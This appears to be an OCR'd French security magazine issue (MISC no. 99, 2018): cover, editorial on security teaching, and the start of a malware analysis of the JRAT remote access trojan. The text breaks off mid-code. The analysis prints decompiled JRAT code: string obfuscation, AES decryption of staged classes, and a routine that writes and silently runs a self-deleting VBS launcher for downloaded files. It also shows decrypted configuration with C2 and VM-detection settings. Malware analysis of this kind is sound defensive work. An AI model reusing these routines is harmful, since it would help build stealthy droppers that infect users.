MISC

LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

N° 99
SEPTEMBRE / OCTOBRE 2018

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 99 - F: 8,90 € - RD

CODE : Pentest / XSS


Exploiter les défauts de configuration et vulnérabilités des CORS

p. 78

SYSTÈME : Analyse Forensique / Protection

Sécuriser les terminaux et serveurs avec les agents Endpoint Detection & Response

p. 72



CRYPTO : Embarqué / Certification

Évaluer les risques des attaques par canaux auxiliaires

p. 66

DOSSIER

ENVIRONNEMENTS D'EXÉCUTION SÉCURISÉS : DE SGX À TRUSTZONE


p. 30

1 - « Trusted Execution Environment » sur Android
2 - Attaques contre la technologie TrustZone
3 - Créer son enclave d'exécution sécurisée à base de FPGA
4 - À la découverte du développement d'une application sécurisée avec Intel SGX

MALWARE CORNER

Analyse du code malfaisant multiplateforme JRAT

p. 06



FORENSIC CORNER

Techniques de désanonymisation d'adresses IP sur des jeux de données publiques

p. 24

PENTEST CORNER

Red Team : exfiltrer des données de manière furtive avec Empire

p. 14

Quarkslab

SECURING EVERY BIT OF YOUR DATA

CHAQUE ENJEU DE SÉCURITÉ EST DIFFÉRENT, CHAQUE SOLUTION DOIT L'ÊTRE.

PRODUITS

IRMA Enterprise

Une plateforme flexible d'analyse de fichiers, utilisant plusieurs moteurs d'analyse pour améliorer la détection des menaces.

Epona

Une protection logicielle pour vos applications prévenant les attaquants de voler vos actifs et menacer vos utilisateurs.

SERVICES

Nos recherches de pointe en sécurité conduisent les organisations à une nouvelle posture de sécurité : obliger l'attaquant, et non le défenseur, à s'adapter.

- **Recherche de vulnérabilités : évaluer la sécurité CSPN**
  Évaluation sécuritaire des produits, attaques logicielles et matérielles.
- **Reverse engineering : comprendre la sécurité**
  Tests de protections (jeux, paiement, DRM,...), développement de patches, attaques hardware.
- **Vulnerability intelligence : trier les menaces**
  Développement d'exploits pour tester des équipements (ex.: blueborne), analyse de patches, attaques par canaux auxiliaires.
- **Sécurité logicielle : construire la sécurité.**
  Cryptographie (conception et optimisation), design sécurisé, développement de composants de sécurité.

FORMATIONS

Apprenez la sécurité avec ceux qui la pratiquent quotidiennement

- Reverse engineering comme un pro
- Applications Android du point de vue d'un reverse engineer
- iOS : sécurité des applications et de l'OS

LA FORMATION **REVERSE ENGINEERING** DÉBUTERA LE **24 SEPTEMBRE**

INSCRIPTIONS ENCORE POSSIBLES

Plus d'informations sur **www.quarkslab.com**

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Tel.: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

MISC est édité par **Les Éditions Diamond**

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : https://www.miscmag.com
https://www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

https://www.miscmag.com

RETROUVEZ-NOUS SUR :

@MISCleMag

@miscredac et/ou @editionsdiamond

p.59/60 **Découvrez TOUS NOS abonnements MULTI-SUPPORTS !**

ÉDITO

C'EST LA RENTRÉE, LE TRAVAIL REPREND AVEC FORCE ET VIGUEUR !

Dans mon dernier édito **[1]** relativement optimiste quant à l'amélioration de la sécurité, j'abordais en creux certains domaines pour lesquels il demeurait une marge importante de progression. L'un d'eux me tient particulièrement à cœur, œuvrant dans la sphère de l'éducation nationale depuis une bonne quinzaine d'années, c'est celui de l'enseignement et la formation à la sécurité des systèmes d'information.

Pour ne pas jeter le bébé avec l'eau du bain, quelques initiatives particulièrement louables ont été mises en places telles que le B2I **[2]** (Brevet Informatique et Internet). Ce dispositif, malheureusement peu connu du grand public vise à fournir un bagage informatique de base à tous les élèves. Il intègre notamment un volet sécurité des systèmes d'information et protection de la vie privée. Un dispositif d'évaluation en ligne remplaçant les actuelles applications localement utilisées dans les collèges et lycées est d'ailleurs accessible en bêta (https://pix.beta.gouv.fr/). Sachant que la validation de ces compétences est obligatoire pour tous les lycéens, parcourir les questionnaires relatifs à la sécurité rend plutôt optimiste quant aux compétences minimales dont devraient disposer nos concitoyens d'ici quelques années. Le niveau de compétence attendu pour tous les élèves de collège et lycée en matière de sécurité et de protection de la vie privée est plutôt ambitieux. Avec un peu d'optimisme, nous pouvons espérer que dans quelques dizaines d'années le phishing ne sera plus qu'un mauvais souvenir !

A contrario, intervenant depuis une bonne dizaine d'années en écoles d'ingénieurs et universités pour des cours de sécurité, je suis régulièrement surpris par l'absence totale de prise en compte des problématiques de SSI dans les cursus informatiques. Ainsi, certains étudiants ont suivi des dizaines d'heures de C et C++ sans savoir entendu parler de buffer-overflow, imaginant qu'au pire, si leurs tableaux sont gérés à la hussarde, leur programme plantera. C'est certes fâcheux, mais un bon watchdog suffira à relancer le programme si un utilisateur malgache essaie de saisir son nom de famille dans un formulaire d'inscription. Très récemment, j'ai fait découvrir les injections SQL à des étudiants quelques mois avant la fin de leur master alors qu'ils avaient transpiré sur Java et PHP des semestres et que la promo allait faire à 80 % du développement web. Si j'ai la faiblesse de croire que certains de mes anciens étudiants se poseront quelques questions lorsqu'ils devront écrire un code manipulant des données saisies par un utilisateur, je crains que de nombreux étudiants diplômés ces dernières années n'aient entendu parler d'aucune des vulnérabilités du top 10 de l'OWASP. La solution la plus pragmatique (ou réaliste si l'on est mauvaise langue) a été de protéger le développeur contre lui-même à renfort de langages évitant au programmeur de faire n'importe quoi avec la mémoire ou de frameworks destinés à l'empêcher d'interagir directement avec les bases de données. Si je ne récuse évidemment pas la pertinence de concevoir des outils évitant un trop grand nombre de failles, la réduction des risques ne peut pas uniquement reposer sur des briques techniques en partant du postulat que les développeurs feront toujours n'importe quoi en matière de sécurité.

On pourra m'objecter que les formations dans lesquelles j'ai pu intervenir ne sont pas représentatives, mais pour avoir participé à beaucoup de recrutements d'informaticiens, le niveau moyen en sécurité d'un jeune diplômé en informatique est généralement très bas. La sécurité est en effet intégrée dans beaucoup de cursus sous forme de modules totalement séparés du reste de la formation. C'est un domaine malheureusement considéré comme relativement secondaire pour un développeur et relevant de spécialistes dont c'est le métier. La complexification des systèmes d'information a induit dès la formation initiale une grande spécialisation et la fin des informaticiens généralistes passant de la configuration d'un routeur au développement d'une application. Il est néanmoins regrettable que beaucoup de filières ne se contentent, en matière de sécurité, que d'une très fine couche de vernis plutôt que de la considérer comme une compétence transverse à tous les métiers de l'informatique.

Quelques relecteurs attentifs m'ont d'ailleurs soufflé qu'une initiative de l'ANSSI engagée en 2013, CyberEdu **[3]**, vise à introduire les notions de cybersécurité dans l'ensemble des formations en informatique et labelliser les cursus s'engageant dans cette démarche. La liste particulièrement réduite des formations actuellement labellisées **[4]** donne une idée de l'ampleur du travail restant à accomplir.

Cédric FOLL / cedric@miscmag.com / @follc

[1] https://www.miscmag.com/ledito-de-misc-n98/
[2] http://www.education.gouv.fr/cid2553/le-brevet-informatique-et-internet-b2i.html
[3] https://www.ssi.gouv.fr/administration/formations/cyberedu/
[4] http://www.cyberedu.fr/pages/formations-labellisees/

SOMMAIRE

MISC MAGAZINE
N°99

DISPONIBLE DÈS LE 28 SEPTEMBRE

MISC HORS-SÉRIE N°18

LES HORS-SÉRIES CHANGENT DE FORMULE !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com

ANALYSE DE JRAT

Alexandra TOUSSAINT – @FliegenEinhorn – alexandra.toussaint@conix.fr
Analyste au CERT Conix

mots-clés : MALWARE / JRAT / JAVA / OBFUSCATION

Depuis la sortie de la version 6, JRAT est de nouveau fréquemment utilisé dans des campagnes d'infection. Dans cet article, nous nous intéresserons aux techniques utilisées par les développeurs pour que JRAT soit multiplateforme et nous verrons qu'ils n'ont pas manqué d'imagination pour compliquer le travail des analystes.

1 Introduction

JRAT est un malware appartenant à la famille des RAT (*Remote Access Tool*), développé en Java et délivré via un e-mail malveillant sous la forme d'un fichier ZIP contenant un JAR. Les principales fonctionnalités de ce malware sont la récupération des frappes clavier, l'espionnage de l'utilisateur via le micro ou la webcam ou encore la possibilité de télécharger et d'exécuter d'autres fichiers sur le poste infecté. Ici, les samples analysés sont 8b6cfc63a8dc27cad0542e9e6fb225c4 (v5) et 1c5d50c636c5adcadc814c9335aaa604 (v6).

1.1 Objectifs

L'objectif de cet article est de présenter les principales techniques d'obfuscation et de déchiffrement utilisées par JRAT, de détailler certains aspects du cœur du malware tels que la gestion du multiplateforme, la communication vers le serveur de commandes et de contrôle et les techniques pour exécuter des fichiers. De plus, tout au long de l'article les différences entre la V5 et la V6 de JRAT seront mises en évidence.

1.2 Présentation de Java

Java est un langage de programmation orienté objet facilement portable sur plusieurs systèmes d'exploitation tels que Windows, Unix, Mac OS ainsi que les plateformes mobiles telles que Android. La portabilité est assurée principalement par :

- l'abstraction d'utilisation des fonctions natives de l'OS ;
- la compilation du code en bytecode et l'interprétation de celui-ci par une machine virtuelle Java propre au système (JVM).

En effet, le code Java rédigé dans un fichier texte est d'abord compilé pour générer du bytecode qui est enregistré dans des fichiers `.class`. La structure des fichiers `.class` est définie et demeure inchangée d'un OS à l'autre ce qui permet à la JVM de les charger en mémoire et de les exécuter sur n'importe quel système. Ainsi, le seul prérequis pour exécuter du code Java est de disposer d'une JVM sur le poste cible.

Un fichier JAR est un ZIP comprenant plusieurs fichiers `.class`, un manifeste désignant le point d'entrée du programme et qui est exécutable via la commande `java -jar emplacement_du_jar`. Ainsi, lors de l'analyse d'un fichier JAR, le code source n'est pas accessible. Le résultat de `file` puis de la commande `less` sur un `.class` est présenté en figure 1.

Pour avoir accès au code source, il faut utiliser un décompilateur Java. Voici les 3 qui ont été testés pour l'analyse :

- JD-gui : décompilateur Java ayant une interface graphique qui permet de naviguer dans le code avec plusieurs onglets, mais qui n'est pas toujours suffisant pour décompiler certaines classes **[JD-GUI]** ;
- Jad : décompilateur Java permettant d'obtenir le code Java directement dans des fichiers, mais qui ne supporte pas Java 8 **[JAD]** ;
- CFR : décompilateur Java supportant Java 8, mais qui affiche le résultat sur la sortie standard plutôt que dans un fichier **[CFR]**.




Figure 1

2 Analyse statique du dropper JRAT

JRAT est composé de deux parties qui sont le dropper et le cœur. Avant de pouvoir analyser le cœur et comprendre ce que fait le malware, il faut réussir à passer 3 phases :

- le déchiffrement de la classe **Loader.java** ;
- le déchiffrement des autres classes et du fichier de configuration ;
- le déchiffrement du JAR final qui est le cœur du malware.

Dans cette partie, nous nous intéresserons aux principales techniques d'obfuscation et de chiffrement présentes dans ces 3 phases.

2.1 Principales techniques d'obfuscation

2.1.1 Première étape

La première technique d'obfuscation est le nombre important de packages, de classes et de fichiers contenus dans le fichier JAR. En effet, après décompilation nous obtenons 40 packages, 29 classes et 109 fichiers de « data » que nous ne pouvons pas décompiler. Évidemment, les noms de tous ces éléments ainsi que ceux des méthodes ont été générés de manière à compliquer l'analyse. De la même manière, le code aussi est obfusqué : la moindre instanciation d'une variable passe par de nombreux appels de méthodes et de variables intermédiaires. Aucune chaîne de caractères n'est en clair dans le code, toutes sont construites via la concaténation des codes ASCII des caractères. Par exemple, en utilisant cette technique la chaîne **misc** devient **char(109)+char(105)+char(115)+char(99)**. Dans JRAT, le paramètre de la fonction **char()** est un appel à une méthode ayant elle-même pour paramètre un entier. Cette méthode effectue une soustraction ou une addition avec l'entier passé en paramètre.

Voici une des 4 méthodes permettant de calculer un code ASCII :

```
public static synchronized int wonsJungly(int paramInt)
{ return paramInt + 156;}
```

Ainsi, les chaînes de caractères sont construites de cette manière :

```
 com.retrieving.macaasim.Barbuts.ineuntMadrih = new char[] {
 (char)Salifies.groinKor(56), (char)Waise.wonsJungly(-105), (char)
Hagboat.moiDop(-95),
 (char)SkeppePull.quipoGrowan(-95), (char)Waise.wonsJungly(-106),
(char)Salifies.groinKor(4),
(char)SkeppePull.quipoGrowan(-96), (char)Waise.wonsJungly(-55),
(char)Salifies.groinKor(2),
 (char)Hagboat.moiDop(-97), (char)SkeppePull.quipoGrowan(65395),
(char)Salifies.groinKor(4),
 (char)Hagboat.moiDop(-96), (char)Waise.wonsJungly(-57), (char)
SkeppePull.quipoGrowan(65390),
 (char)Salifies.groinKor(-46) };
```

Note

Dans la version 6 de JRAT, la construction des chaînes ne se fait plus via les codes ASCII des caractères. En effet, les chaînes de caractères sont découpées en 2 parties qui figurent en clair dans le code. Mais pour obtenir une chaîne, il faut passer en moyenne par 7 variables et 8 méthodes.

Cela n'apporte pas de complexité technique particulière, mais peut ralentir l'analyste s'il se perd dans les dédales de ces appels et variables.

2.1.2 Deuxième étape

La deuxième étape du dropper contient 34 classes Java dont 29 ont un nom construit avec la chaîne de caractères **maninthesky** répétée 11 fois suivi d'une ou deux lettres, idem pour les noms de méthodes. Pour obtenir un code plus clair, il est préférable de ne garder que les trois dernières lettres de chaque classe et chaque méthode.

Une fois le code rendu plus lisible, nous nous heurtons à d'autres techniques d'obfuscation qui sont :

- l'imbrication des appels de méthodes ;
- le nommage des variables (ici, quasiment toutes les variables se nomment **maninthesky** ou **maninthesky2**) ;
- l'utilisation de termes normalement réservés à Java pour nommer des variables comme **super**, **this** ou **void** ;
- l'utilisation de spécificités du langage orienté objet ou de Java lui-même comme le jeu avec les références d'objet ou l'utilisation de la métaprogrammation.

```
/*Imbrication d'appels de méthodes*/
yh yh3 = yk.yH((InputStream)yn.yj((String)null, (yh)yi.void));
```

```
/*Utilisation de la métaprogrammation pour exécuter le main*/
Jrat.class.getClassLoader().loadClass("operational.JRat").
getDeclaredMethod("main", String[].class).invoke(null, args);
```

2.2 Principales techniques de chiffrement

2.2.1 Première étape

La première étape du dropper sert à déchiffrer une classe appelée **Loader.java** qui elle-même déchiffrera d'autres fichiers dans la deuxième étape.

La classe **Loader** est chiffrée via un cipher instancié avec AES. La clé AES et le chemin de la classe à déchiffrer sont obtenus grâce aux méthodes de construction des chaînes de la première étape. L'extrait ci-dessous présente les différentes étapes permettant à JRAT de déchiffrer la classe :

```
public static Cipher promCuke;
/* Construction de la chaîne "AES" */
com.retrieving.macaasim.Barbuts.jiaoNormal = new char[] { (char)Waise.
wonsJungly(-91), (char)SkeppePull.quipoGrowan(-126), (char)Hagboat.
moiDop(-62) };
/* Passage de la chaîne en String */
com.retrieving.GulaClews.fieldyGarava = new String(Barbuts.
getJiaoNormal());
/* promCuke est maintenant un cipher AES*/
com.retrieving.BaizesPork.promCuke = Cipher.getInstance(GulaClews.
getFieldyGarava());
/* Initialisation du cipher avec les paramètres 2 et la clé secrète*/
BaizesPork.getPromCuke().init(EmusExter.getSwarfHete(), Waftures.
getPpmLipper());
/* Déchiffrement du fichier DriereEyen*/
ExodusBalr.jaggarTae = BaizesPork.getPromCuke().doFinal(ExodusBalr.
getMesoTwine());
```

Une fois la classe **Loader** déchiffrée, celle-ci récupère une liste de fichiers chiffrés via les propriétés du JAR, puis les déchiffre un à un avec une clé secrète AES qui est en clair dans la classe. Au total, 16 fichiers sont déchiffrés.

Note

Dans la version 6 de JRAT, la clé AES est construite en concaténant deux chaînes de caractères puis est transformée en BigInteger avant d'être passée dans un tableau de bytes.

Le piège ici est de ne pas remarquer cette transformation parmi les étapes de construction de la chaîne, car sans elle, la clé obtenue n'est pas valide.

2.2.2 Deuxième étape

L'utilisation de la commande **less** sur les fichiers déchiffrés par la classe **Loader** nous montre que ceux-ci contiennent des chemins vers des fichiers suivis pour chacun d'entre eux d'une clé AES. La méthode bytes de la classe **Loader** est chargée de déchiffrer ces nouveaux fichiers. Pour ce faire, elle lit le contenu des fichiers déchiffrés par la classe **Loader**, extrait chaque chemin et chaque clé puis déchiffre les fichiers et les compresse au format GZ.

Après décompression des fichiers, nous obtenons 34 classes Java, 2 fichiers de type « Java serialization data, version 5 », 8 fichiers de type data et quelques fichiers non utilisés.

Le but de cette étape est de déchiffrer un fichier de configuration qui a été chiffré avec une clé AES qui elle-même a été chiffrée avec une clé privée RSA. Cette clé privée RSA est contenue dans un des fichiers sérialisés. Il est donc possible de récupérer ses attributs en la désérialisant en Java puis de déchiffrer le fichier contenant la clé AES et d'utiliser celle-ci pour obtenir le fichier de configuration :

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Support: https://jrat.io</comment>
<entry key="SERVER_PATH">/iQA/Fjx/ywe.u</entry>
<entry key="PASSWORD_CRYPTED">/f/Zl/rcZ.S</entry>
<entry key="PRIVATE_PASSWORD">/X/VN/x.A</entry>
</properties>
```

Dans le fichier de configuration, nous récupérons le chemin vers le fichier **/X/VN/x.A** qui est une clé RSA servant à déchiffrer le fichier **/f/Zl/rcZ.S** qui est la clé AES servant à déchiffrer le fichier **/iQA/Fjx/ywe.u**. Le fichier obtenu est un nouveau fichier JAR qui est le cœur de JRAT.

3 Analyse du cœur de JRAT

Le cœur de JRAT est composé de 14 packages comprenant :

- 2 dossiers contenant chacun 2 dll ;
- 4 fichiers json ;
- 77 classes dont 46 obfusquées.

Les classes obfusquées sont plus compliquées à analyser que les précédentes, car leurs noms sont très similaires, voire identiques entre deux packages. Voici un exemple des noms de classes présentes : **b/iiiiiIiiI.java**, **b/iiIiIiiIiI.java**, **b/iiIIiiiIII.java** ou encore **t/iiiiiiIiiI.java**, **t/iiIiIiiIiI.java** et **t/iiIIiiiIII.java**. De plus, quasiment la totalité des noms de méthodes se compose aussi de i minuscules et de i majuscules.

L'objectif de cette partie est de nous intéresser aux fonctionnalités de JRAT permettant de gérer le multiplateforme, de déchiffrer le fichier de configuration, de communiquer vers l'extérieur ainsi qu'aux techniques utilisées pour exécuter des fichiers et obfusquer les chaînes de caractères.

3.1 Exécution de fichiers

L'exécution des fichiers est gérée par la classe non obfusquée **RunFile.java** qui est appelée après qu'un fichier ait été téléchargé par le malware.

3.1.1 Le fichier est un JAR

Pour exécuter un fichier JAR, le malware construit une commande en récupérant d'abord le chemin du JRE (*Java Runtime Environment*) qui permet d'exécuter du code Java puis ajoute l'option **-jar** et enfin le chemin du fichier JAR à exécuter.

Lors de l'exécution d'un fichier JAR, la seule différence entre Windows et Mac OS est que pour Mac, l'option **-Dapple.awt.UIElement=true** est ajoutée. Celle-ci permet de ne pas afficher l'icône de Java pendant l'exécution.

3.1.2 Windows

Si le poste infecté est un Windows, alors un fichier **.vbs** avec un nom de 10 caractères aléatoire est créé dans le dossier temporaire du système. Le code chargé d'écrire le contenu du fichier à la volée est le suivant :

```
private static void makeWindowsScript(File archivo) {
  try {
      File vbs = File.createTempFile(Random.getRandomString(10), ".vbs");
      System.out.println(vbs.getAbsoluteFile());
      FileWriter f = new FileWriter(vbs);
      f.append("on error resume next\r\n");
      f.append("Wscript.sleep 500\r\n");
      String var1 = Random.getRandomString(10);
      f.append("Dim " + var1 + "\r\n");
      String var2 = Random.getRandomString(6);
      f.append("Dim " + var2 + "\r\n");
      f.append("Set " + var1 + " = WScript.CreateObject (\"WScript.
shell\")\r\n");
      f.append(var1 + ".run (\"\"\"" + archivo.getAbsolutePath() +
"\"\"\")\r\n");
      f.append("Set " + var1 + " = Nothing\r\n");
      String var3 = Random.getRandomString(9);
      f.append(var2 + " = \"WScript.Sleep 3000: Set " + var3 + " =
CreateObject(\" & Chr(34) & \"Scripting.FileSystemObject\" & Chr(34) &
\"): " + var3 + ".DeleteFile \" & Chr(34) & WScript.ScriptFullName &
Chr(34)\r\n");
      f.append("Execute(" + var2 + ")");
      f.close();
      WscriptProcess process = new WscriptProcess(vbs);
      process.start();}
  catch (IOException vbs) {}
    }
```

Nous pouvons noter que trois variables sont créées :

- **var1** qui contient un objet **WScript.shell** et qui exécute le fichier passé en paramètre ;
- **var3** qui contient un **FileSystemObject** qui permettra de supprimer le fichier vbs créé ;
- var2 qui permet de faire un **sleep** de 3000.

Le fichier vbs est lui-même exécuté via la classe **WscriptProcess** présente dans le package Windows du JAR. Cette classe construit le chemin vers l'exécutable **wscript.exe** en se basant sur la variable d'environnement **windir** puis exécute le fichier vbs avec la commande : **wscript.exe /b /nologo chemin_fichier_vbs**.

L'option **/b** permet de ne pas afficher les alertes, les erreurs ou les inputs tandis que l'option **/nologo** précise que la bannière Windows Script Host ne doit pas être affichée.

3.1.3 Unix et Mac OS

Pour Unix et Mac OS, JRAT utilise deux méthodes pour exécuter un fichier. La première utilise la classe Desktop de Java qui permet de faire appel à l'application

nécessaire pour exécuter un fichier en fonction de son type (extrait tronqué) :

```
private static boolean executeGeneric(File file) {
  if(Desktop.isDesktopSupported()){
     if(Desktop.getDesktop().isSupported(Desktop.Action.OPEN)){
        Desktop.getDesktop().open(file.getAbsoluteFile());
        return true ; }}}
```

La seconde méthode construit la commande en utilisant soit **/usr/bin/open**, soit **/usr/bin/xdg-open** suivi du chemin du fichier à exécuter. Une fois la commande construite, celle-ci est exécutée via le runtime.

```
private static String getRunnerLinux() {
File tmp = new File(
File tmp = new File("/usr/bin/open");
if(tmp.exists()) {
  return "/usr/bin/open";}
return "/usr/bin/xdg-open";
}
/* Appel de la méthode getRunnerLinux() */
Runtime.getRuntime().exec(new String[]{RunFile.getRunnerLinux(),
f.getAbsolutePath()});
```

3.2 Déchiffrement du fichier de configuration

En nous intéressant aux fichiers JSON, nous remarquons deux choses : la première est qu'aucun des fichiers n'est au format JSON. La seconde est des fichiers qui nous font penser à la technique de déchiffrement utilisée plusieurs fois par JRAT :

```
config.json: data
Key1.json:   Java serialization data, version 5
Key2.json:   data
```

Dans un premier temps, nous désérialisons le fichier **Key1.json** pour obtenir un objet **RSAPrivateCrtKeyImpl** qui contient toutes les informations nécessaires pour déchiffrer le fichier **Key2.json** qui contient la clé AES permettant de déchiffrer le fichier **config.json** :

```
{"NETWORK":[{"PORT":7777,"DNS":"127.0.0.1"}],"INSTALL":false,"
MODULE_PATH":"zS/lq/BTk.GI","PLUGIN_FOLDER":"DdWDtpinxpf","JRE_
FOLDER":"HSIROD","JAR_FOLDER":"fUTkALeaTxM","JAR_
EXTENSION":"Vybgol","ENCRYPT_KEY":"cPFjgddXIBcXBCIseEuXTZ
jwi","DELAY_INSTALL":2,"NICKNAME":"User","VMWARE":false,"P
LUGIN_EXTENSION":"DhjWU","WEBSITE_PROJECT":"https://jrat.
io","JAR_NAME":"uiylKSALYJr","JAR_REGISTRY":"WLyQyhWoosi","DELAY_
CONNECT":2,"VBOX":false}
```

Le champ **INSTALL** étant à **false** et le champ **JRE_FOLDER** ne ressemblant pas à un dossier valide pour un JRE, il est possible que l'exécution ne se soit pas déroulée correctement. Cependant, en nous basant sur les clés de l'xml nous pouvons tirer certaines conclusions. En effet, les champs **PLUGIN_FOLDER** et **PLUGIN_EXTENSION** indiquent que JRAT a la possibilité d'ajouter des fonctionnalités. Les champs **VBOX** et **VMWARE** laissent penser que le malware tente de détecter si son exécution se passe dans une VM ou non.

3.3 Obfuscation des chaînes de caractères

L'obfuscation des chaînes dans le cœur de JRAT est plus élaborée que dans la partie du dropper et ce, pour ralentir une fois de plus les personnes qui seraient allées jusqu'à ce niveau d'analyse.

En effet, les chaînes de caractères passées en paramètre des méthodes sont de type :

iiIIiiiIII.IIIiIii((String)"\u0016\u0014\u00065U\u001d\u0018>\n4")

La méthode chargée de transformer la chaîne de caractères est **IIIiIii**. Il suffirait donc d'aller regarder le code de cette méthode pour désobfusquer la chaîne. Or, premier obstacle, dans le package **server** il existe 8 méthodes avec ce nom, toutes ayant pour rôle de calculer des chaînes de caractères :

- **b/IIIIIIiiiI.java** ;
- **m/iiIIiiiIII.java** ;
- **t/iiiIiiIIIi.java** ;
- **t/iiIIiiiIII.java** ;
- **t/iiIIiIIiII.java** ;
- **t/iIiiiiiiii.java** ;
- **main/Start.java**.

Il faut donc être vigilant sur la classe à laquelle appartient la méthode appelée ce qui, étant donné les noms de classe, peut vite être fastidieux.

Le deuxième obstacle est la manière dont sont calculées les chaînes puisque pour ce faire, JRAT se base sur l'état de la **stacktrace** comme le montre l'extrait de la méthode **IIIiIii** contenue dans **server/t/iiiIiiIIIi.java** :

```
public static /* synthetic */ String IIIiIii(String IIiiIiiiii) {
StackTraceElement stackTraceElement = new Throwable().getStackTrace()[1];
String string = new StringBuffer(stackTraceElement.getClassName()).
insert(0, stackTraceElement.getMethodName()).toString();
```

Dans un premier temps, l'objet numéro 1 de la **StackTrace** est récupéré. Celui-ci correspond au saut d'appel précédent (le 0 étant l'appel à la méthode **getStackTrace** elle-même). Ensuite, une chaîne de caractères est construite avec :

- le nom de la méthode qui a appelé la méthode de calcul des chaînes ;
- la classe d'où l'appel a été fait.

Cette technique nous oblige à suivre complètement le chemin d'exécution du malware, ce qui nous fait perdre du temps et rend l'automatisation de l'analyse statique impossible.

Une fois que la chaîne basée sur la **stackTrace** a été construite, une série d'opérations est effectuée sur la chaîne de caractères passée en paramètre.




Figure 2

```
public static /* synthetic */ String IIIiIii(String IIiiIiiiii) {
   int n;
   StackTraceElement stackTraceElement = new Throwable().
getStackTrace()[1];
   String string = new StringBuffer(stackTraceElement.
getClassName()).insert(0, stackTraceElement.getMethodName()).
toString();
   int n2 = IIiiIiiiii.length();
   int n3 = n2 - 1;
   char[] arrc = new char[n2];
